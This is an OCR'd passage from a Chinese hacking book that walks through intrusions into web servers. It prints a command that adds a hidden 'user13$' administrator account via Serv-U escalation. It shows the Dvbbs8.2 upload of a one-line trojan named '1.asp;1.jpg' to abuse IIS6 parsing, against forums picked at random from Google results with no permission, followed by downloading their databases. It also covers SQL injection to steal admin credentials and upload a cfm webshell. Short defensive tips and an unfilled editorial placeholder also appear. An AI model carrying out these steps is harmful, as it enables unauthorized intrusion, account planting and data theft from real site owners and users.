


图 3-53　执行免杀的大马

（4）使用 Serv-U 提升权限

通过该 WebShell 对服务器进行挖掘，发现服务器上面安装了 Serv-U，路径是在 D 盘的程序目录，不过没有关系，直接单击 WebShell 左边的菜单中的“Serv-U 提权”，在如图 3-54 所示的窗口中单击“提交”按钮默认直接添加一个用户名为“user13$”，密码为“pass13”的具体管理员用户。添加成功后显示如下的一些提示信息。

提权完毕，已执行了命令：

```
cmd /c net user  user13$ ***** /add & net localgroup administrators user13$
/add
```



图 3-54　添加管理员账号的系统中

（5）查看提权情况

另外再上传一个 WebAdmin2.X 的 Aspx 的 WebShell，然后在 Command 中输入“net localgroup administrators”查看系统中管理员组中的用户情况，如图 3-55 所示，已经添加用户成功。

（6）成功进入远程桌面

通过 WebShell 找到对方服务器开放 3389 的修改后的端口 8080，在本地打开远程终端连接器，在计算机中输入“www.xxxx.com:8080”进行连接，如图 3-56 所示，成功进入对方桌面；然后就是对网站和服务器存在的安全问题进行整理，最后形成一个完成的渗透测试报告，到这里也就可以交差了！




图 3-55　添加用户到管理员组中成功



图 3-56　成功进入远程桌面

3.4.13　安全建议和总结

1. 安全建议

针对本次渗透测试中发现的安全问题提出以下一些安全建议。

（1）及时修补系统中的安全漏洞，尤其是 IIS6.0 中的目录解析漏洞，对于一些微软公布的高危漏洞还是应该及时更新，降低安全风险。

（2）对于那些允许注册账号的网站来说，在网站程序编写的时候，程序员通常为了管理方便，便以注册的用户名为名称来建立一个文件夹，用以保存该用户的数据。例如一些图片、文字等信息。入侵者就是利用了这一特点，特意通过网站注册一个以“.”或者“.cer”等的后续名作注册名，然后通过如把含有木马的 ASP 文件的.asp 后缀改成.jpg 等方法，把文件上传到服务器，由于 IIS6 漏洞，jpg 文件可以通过 IIS6 来运行，木马也随着运行，达到了攻击网站的目的，这种情况，可以由程序员对注册用户名称进行限制，排除一些带有“*.asp”、“*.asa”等字符为名的注册名。加强网站自身的安全和防范措施。另外，要阻止用户对文件夹进行重命名操作。

（3）细化服务器文件目录权限，杜绝权限漏洞

可以通过修改服务器的配置来实现对这个漏洞的预防。如何对服务器进行配置呢？很多网站都允许用户上传一定数量的图片、Flash 等，很多时候网站开发人员为了日后管理方便，对上传的文件都统一放到指定的一个文件夹里面，管理员只要对该文件夹的执行权限设置成“无”，这样在一定程度上可以对漏洞进行预防。

（4）对 CuteEditor 上传组件，可以在安全配置文件中去掉有关文件夹新建权限。

（5）网站管理员密码不能设置太弱智，一些简单的猜测如果能够成功，即使程序本身和网站系统没有什么漏洞，也将会导致整个系统的溃败。任何信息的泄露对入侵者来说都会增加入侵成功的可能。

2. 安全总结

通过本次安全渗透，掌握了利用 CuteEditor 渗透系统的思路，以及如何在系统中对 IIS6.0 目录解析漏洞的防范，在整个渗透过程中使用了多种方法，在一种方法行不通的前提下，换种思路或许会达到意想不到的效果。

3.5 Dvbbs8.2 插件上传漏洞利用

今天在整理 Dvbbs 历来的漏洞以及利用方法时，发现有人贴出 Dvbbs8.2 插件上传漏洞利用方法，但讲的是一衣带水，看得不是很明白。动感论坛最新版本已经在安全上面有很大的提高，即使入侵者拿到了管理员的权限也无法上传 Shell，在新版本中去掉了数据库备份，对数据上传的过滤特别严格，dvbbs8.2 后比较变态，目前还没有特别好的方法，另外还有人提到一种方法是直接上传 php 文件或者其他服务器支持文件，这也是一个思路，不过很多时候，单独的服务器不会支持这么多。dvbbs 禁用了 asp 和 asp.net 的上传，不知道对加密后的能否支持。禁用了数据库备份是为了换取系统的安全。

3.5.1 使用 Google 搜索

使用 Google 搜索 Dvbbs 版本信息“Powered By Dvbbs Version 8.2.0”来获取使用 Dvbbs8.2 版本的论坛。如图 3-57 所示，结果很壮观，有几十万个搜索记录。



图 3-57 搜索使用 Dvbbs8.2 版本的论坛

3.5.2 注册用户

随机选取一个论坛，打开论坛后直奔注册页面，如图 3-58 所示，按照要求进行注册。




图 3-58 注册用户

3.5.3 修改样式

使用注册的用户登录论坛成功后，单击论坛工具栏上的“我的主页”，进入个人主页配置，然后点击“个人空间管理”标签，在基本设置中给现有的“空间标题”和“简介说明”随便起一个名字，如图 3-59 所示，然后单击“保存设置”按钮，接下来，单击“自定义风

格”按钮，在“样式风格 CSS 修改”里任意输入几个字符，如图 3-60 所示，最后单击“保存设置”完成修改。




图 3-59 修改基本设置




图 3-60 修改样式风格 CSS

注意：

（1）有些论坛需要自己激活个人主页，在激活前单击“自定义”，然后选择保存，即可开通我的主页。

（2）有一些论坛未使用我的主页这个模块，因此遇到这种论坛，直接放弃！

（3）如果自定义风格操作保存成功，页面的样式会有所变化，不过不影响后续渗透。

3.5.4 无上传界面

在“个人空间管理”中单击“自定义风格”，然后再单击“文件管理”按钮，接着就会弹出一个风格模板的文件管理新窗口了，如图 3-61 所示，很不幸的是，在本次渗透中虽然

除了文件管理页面，但未出现上传界面，说明管理员或者前期渗透人员删除上传功能模块，只能放弃，重新再选择一个目标进行渗透。



图 3-61　无上传界面

说明：在实际渗透测试过程中，还发现访问文件管理模块时出现无权限的情况，这个有人做了限制，去掉或者限制文件上传的权限，遇到这种情况也只能放弃，当然如果有管理员权限，那另当别论。

3.5.5　成功上传文件

重新找了十多个论坛进行测试，终于测试成功一个，如图 3-62 所示，选择一个一句话木马的文件，将文件名称命名为“1.asp;1.jpg”，然后直接上传即可，上传成功后页面会自动刷新，如果无杀毒软件或者其他防范措施，一般都会出现刚才上传的一句话木马，且图片无法显示。



图 3-62　成功上传一句话木马

3.5.6 使用一句话客户端进行连接

使用 lake2EvalClient 进行连接，在“The URL”中输入图片的详细地址，“Password”中输入一句话木马的连接密码，在本例中是“cmd”，然后在功能（Function）中选择一个模块，如图 3-63 所示，单击“send”，即可查看具体执行效果，如图 3-64 所示，显示磁盘情况。




图 3-63 设置一句话木马客户端



图 3-64 磁盘使用情况

3.5.7 获取网站的物理路径

在功能模块中选择“Server Variable”获取服务器和客户的一些基本信息，如图 3-65 所示，获取一句话木马的具体路径“F:\www\hatsg.com\bbs\skins\myspace\userskins\skin_14\”；接着通过上传功能上传一个大马到服务器，输入密码进去后，如图 3-66 所示。



图 3-65　获取网站路径




图 3-66　上传大马

3.5.8　提权失败

使用 Serv-U 以及 Ftp 提权均告失败，后面对服务器端口进行扫描，发现服务器关闭了 21 端口和 43958 端，如图 3-67 所示。



图 3-67　端口开放情况

3.5.9 查找并下载数据库

在站点根目录中查找数据库配置文件，如图 3-68 所示，本例中数据库连接文件为conn.asp，直接打开并获取数据库的相对路径“\database\unfgsa#szht.mdb”。由于在该数据库名称中使用了“#”号，因此使用浏览器下载的文件仅为 1k，也就是说下载失败，对于这类文件有如下两个办法进行下载。

（1）直接使用 Shell 中的复制功能，将文件重新命名为可以下载的文件。

（2）使用“%23”代替“#”进行下载，如图 3-69 所示，更换后可以将数据库文件下载到本地。




图 3-68 查看数据库连接文件




图 3-69 下载数据库

3.5.10 Dvbbs8.2 渗透思路与防范措施

1. 渗透思路

（1）下载 Dvbbs8.2 版本的 database 以及 boke 的默认地址：data/Dvbbs8.mdb 以及 boke/data/Dvboke.mdb，下载后通过查询破解 16 位的 MD5 密码而进后台。

（2）IIS 图片上传漏洞利用，本文中的插件上传漏洞本质上属于 IIS 文件解析漏洞。

（3）修改上传类型，使其支持服务器平台的脚本并上传。如果平台支持 PHP/JSP/Asp.net，那么可以上传支持平台的木马，然后获取 WebShell。

2．防范措施

（1）Dvbbs 安装完毕后一定要修改默认数据库名称，同时去掉无用的 txt 文件，去掉“Powered By Dvbbs 8.2”这个标示。

（2）后台密码设置强悍一些，及时下载了数据库，如果没有破解密码也无能为力。

（3）谨慎使用插件和功能强大的模块，使用时尽量使权限最小。

（4）把上传图片的目录的脚本执行权限去掉，或者暂时将文件管理的上传模块去掉。

（5）规范上传脚本的代码，校验上传图片，文件的代码段，或者在论坛的后台，把上传功能关闭。

3.6 利用 cfm 上传漏洞渗透某服务器

有关 cfm 的漏洞的利用国内相关文章出现得比较少，cfm 是（需要查找资料进行解释）。通过研究发现 cfm 是可以通过一些漏洞扫描工具来进行检测，例如 JSKY 以及啊 D 注入工具。

3.6.1 手工查找和自动扫描漏洞

在漏洞寻找上面每一个人都有自己的经验，有的喜欢纯手工进行，有的喜欢使用工具来扫描，有的喜欢两者结合，但所有的目的只有一个，那就是找到漏洞。如图 3-70 所示，通过使用 JSky 对该网站进行扫描，获取一个 SQL 注入漏洞。




图 3-70 获取 SQL 注入漏洞

3.6.2 获取管理员用户名称和密码

虽然获取的 SQL 注入漏洞无法利用 pangolin 进行渗透测试，但可以使用“啊 D 注入工具”对该注入点进行猜测，如图 3-71 所示，获取该数据库为“****_nqcontent”，用户名称为“nqcontent”，数据库权限为“db_owner”，根据 SQL 注入的一般步骤顺利地获取了有关管理员的用户名和密码。



图 3-71 获取管理员用户名称和密码

3.6.3 进入后台

使用获取的用户名和密码，成功登录系统，如图 3-72 所示，通过查看后台的各个功能模块，发现在“Asset Management”中有上传模块（upload）。




图 3-72 获取上传模块

3.6.4 获取 WebShell

通过测试，该上传模块允许上传 cfm 以及图片文件，上传一个 cfm 的命令执行 WebShell，如图 3-73 所示，上传后可以成功运行，且权限较高可以执行命令。

